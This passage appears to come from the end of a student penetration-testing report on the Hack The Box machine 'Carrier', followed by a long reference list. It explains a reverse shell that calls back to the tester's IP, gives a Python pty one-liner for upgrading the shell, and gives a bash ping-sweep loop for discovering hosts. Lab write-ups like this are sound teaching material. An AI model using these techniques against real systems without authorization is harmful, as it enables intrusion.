Is a common Linux reverse shell used. I'd like to break it down a little. Essentially it sends “`bash`” to “`dev`″ice 10.0.14.2(our ip address from that machines perspective) to the port

`42069` using `TCP` protocol. Port number is chosen at random, and is valid as long as it isn't being used on your device.

L. Python tty

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Was used to upgrade our terminal. According to its documentation the "PTY python library is The pty module defines operations for handling the pseudo-terminal concept: starting another process and being able to write to and read from its controlling terminal programmatically."[35]

The command imports the pty module and then uses the spawn method, which takes one string argument, to run the program BASH in the /bin/ folder. This is where linux stores binary programs.

M. Ping search

Lastly I'd like to break down the Ping command we used to find the FTP server in broad strokes.

```
#for i in {1..254}; do ping 10.120.15.$i -c1 -W1 & done| grep from
```

This command uses the BASH scripting language's syntax, "`for i in`" starts a repetition loop with `i` as the iterator. It will loop through `{1..254}` to do "`ping 10.120.15.$i`" with a different number each time it reaches "`$i`" here it substitutes in the iterator defined earlier. Lastly it pipes the standard output of that command to the standard input of "`grep`" which will search for the word "`from`". That way it only returns successful responses.

6. Citations:

0.

1. McMurrey, David, "Report-Project Memos" ENGL2311, Approx. June 27, 2019 [Online]Available: https://www.prismnet.com/~tcm/engl2311/cgi-bin/repmemo_students.cgi?view_memo_list=yes&version=entrepreneur

[Accessed: July 19, 2019]

2. “Pentestmonkey”, “Reverse Shell Cheat Sheet” [Online] Available: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet [Accessed: July 18 ,2019]

3. Common Weakness Enumeration, “CWE-78: OS Command Injection” [Online] Available: https://cwe.mitre.org/data/definitions/78.html [Accessed July 18, 2019]

4. Open Web Application Security Project, “Command Injection”, owasp.org, Last revision (mm/dd/yy): 05/31/2018 [Online] Available: https://www.owasp.org/index.php/Command_Injection [Accessed July 18, 2019]

5. Kruse, Megan, “What is BGP Hijacking, Anyway?” InternetSociety.org, May 7, 2018. [Online] Available: https://www.internetsociety.org/blog/2018/05/what-is-bgp-hijacking-anyway/ [Accessed July 18, 2019]

6. Greene, Berry R., “Principle: BGP Hijacking Risk Reduction is a Layered Solution”, Senki, Scaling This Thing We Call the “Internet”, [Online] Available: https://www.senki.org/operators-security-toolkit/bgp-route-hijack/bgp-hijacking-risk-reduction-layered-solution/ [Accessed July 18, 2019]

7. Cisco.com World Wide, “Cisco Nexus 6000 Series NX-OS Unicast Routing Configuration Guide, Release 6.x” Chapter: Configuring Advanced BGP, [Online] Available:

   https://www.cisco.com/c/en/us/td/docs/switches/datacenter/nexus6000/sw/unicast/6_x/cisco_n6k_layer3_ucast_cfg_rel_602_N2_1/l3_advbgp.html#45103 [Accessed July 18, 2019]

8. Juniper Networks, “Example: Configuring a Filter to Block TCP Access to a Port Except from Specified BGP Peers” March 6, 2019 Juniper.net [Online] Available: https://www.juniper.net/documentation/en_US/junos/topics/example/firewall-filter-stateless-example-flood-prevention-block-tcp-port-access.html [Accessed July 18, 2019]

9. MANRS, “MANRS Implementation Guide – Online Version”, manrs.org, [Online] Available: https://www.manrs.org/isps/guide/ [Accessed July 18, 2019]

10. Levy, Martin J., “RPKI - The required cryptographic upgrade to BGP routing”, September 19, 2018, blog.cloudfare.com, [Online] Available: https://blog.cloudflare.com/rpki/ [Accessed July 18, 2019]

11. M. Lepinski, S. Kent, ”An Infrastructure to Support Secure Internet Routing” Internet Engineering Task Force (IETF) Request For Comments: 6480 [Online] Available: https://tools.ietf.org/html/rfc6480 [Accessed July 18, 2019]

12. Stewart, Joe, “BGP Hijacking for Cryptocurrency Profit” Secureworks.com, August 7, 2014, [Online] Available: https://www.secureworks.com/research/bgp-hijacking-for-cryptocurrency-profit [Accessed July 18, 2019]

13. Dunn, John E., “China hijacking internet traffic using BGP, claim researchers” Nakedsecurity.sophos.com, October 30, 2018, [Online] Available: https://nakedsecurity.sophos.com/2018/10/30/china-hijacking-internet-traffic-using-bgp-claim-researchers/ [Accessed July 18, 2019]

14. Offensive Security, “About Kali Linux”, kali.org [Online] Available: https://www.kali.org/about-us/ [Accessed July 18, 2019]

15. Nmap, “Chapter 15. Nmap Reference Guide”, Description, [Online] Available: https://nmap.org/book/man.html#man-description [Accessed July 18, 2019]

16. Offensive Security, Kali Tools DIRB, “DIRB Package Description” tools.kali.org, [Online] Available: https://tools.kali.org/web-applications/dirb [Accessed July 18, 2019]

17. Offensive Security, Kali tools Burp, “Burp Suite Package Description”, tools.kali.org, [Online] Available: https://tools.kali.org/web-applications/burpsuite [Accessed July 18, 2019]

18. PORTSWIGGER, Web Security, “About” portswigger.net, [Online] Available: https://portswigger.net/about [Accessed July 18, 2019]

19. MartinGarcia, Luis, “TCPDUMP&LiBPCAP” tcpdump.org, [Online] Available: https://www.tcpdump.org/ [Accessed July 18, 2019]

20. WIRESHARK, “About Wireshark” [Online] Available: https://www.wireshark.org/ [Accessed July 18, 2019]

21. Open, Source, Net-snmp, net-snmp.org [Online] Available: http://www.net-snmp.org/ [Accessed July 18, 2019]

22. GNU Project, Netcat 1.10, Source Forge, [Online] Available: http://nc110.sourceforge.net/ [Accessed July 18, 2019]

23. GNU Project, GNU BASH, [Online] Available: https://www.gnu.org/software/bash/ [Accessed July 18, 2019]

24. Common Vulnerabilities and Exposures, [Online] Available: https://cve.mitre.org/ [Accessed July 18, 2019]

25. J. Hawkinson, "Guidelines for creation, selection, and registration of an Autonomous System (AS)", Network Working Group, Request For Comments: 1930, [Online] Available: https://tools.ietf.org/html/rfc1930#section-3 [Accessed July 18, 2019]

26. J. Postel, J. Reynolds. "File Transfer Protocol (FTP)", Network Working Group, Request For Comments: 959, [Online] Available: https://tools.ietf.org/html/rfc959 [Accessed July 18, 2019]

27. Ellingwood, Justin, "An Introduction to SNMP (Simple Network Management Protocol)", DigitalOcean.com, August 18, 2014, [Online] Available: https://www.digitalocean.com/community/tutorials/an-introduction-to-snmp-simple-network-management-protocol [Accessed July 18, 2019]

28. Quagga Routing Suite, nongnu.org, [Online] Available: https://www.nongnu.org/quagga/ [Accessed July 18, 2019]

29. T. Ylonen, "The Secure Shell (SSH) Protocol Architecture", Network Working Group, Request For Comments, January 2006, [Online] Available: https://tools.ietf.org/html/rfc4251 [Accessed July 18, 2019]

30. Nmap Manual, linux.die.net, [Online] Available: https://linux.die.net/man/1/nmap [Accessed July 18, 2019]

31. Pritte, Ian , Mclllece, James, "Dynamic Host Configuration Protocol (DHCP)", June 7, 2019, docs.microsoft.com [Online] Available:

https://docs.microsoft.com/en-us/windows-server/networking/technologies/dhcp/dhcp-top [Accessed July 18, 2019]

32. Ps Manual. Linux.die.net [Online] Available: https://linux.die.net/man/1/ps [Accessed July 18, 2019]

33. MDN web docs, “Base64 encoding and decoding”, developer.mozilla.org [Online] Available: https://developer.mozilla.org/en-US/docs/Web/API/WindowBase64/Base64_encoding_and_decoding [Accessed July 18, 2019]

34. "'Inside-out' security", *InfoWorld*, **22** (12), p. 49, March 20, 2000

35. Python Software Foundation (US), Pty module, docs.python.org, [Online] Available: https://docs.python.org/2/library/pty.html [Accessed July 18, 2019]

36. Snowscan, Carrier - Hack The Box Writeup, [Online] Available: https://snowscan.io/htb-writeup-carrier/ [Accessed July 18, 2019]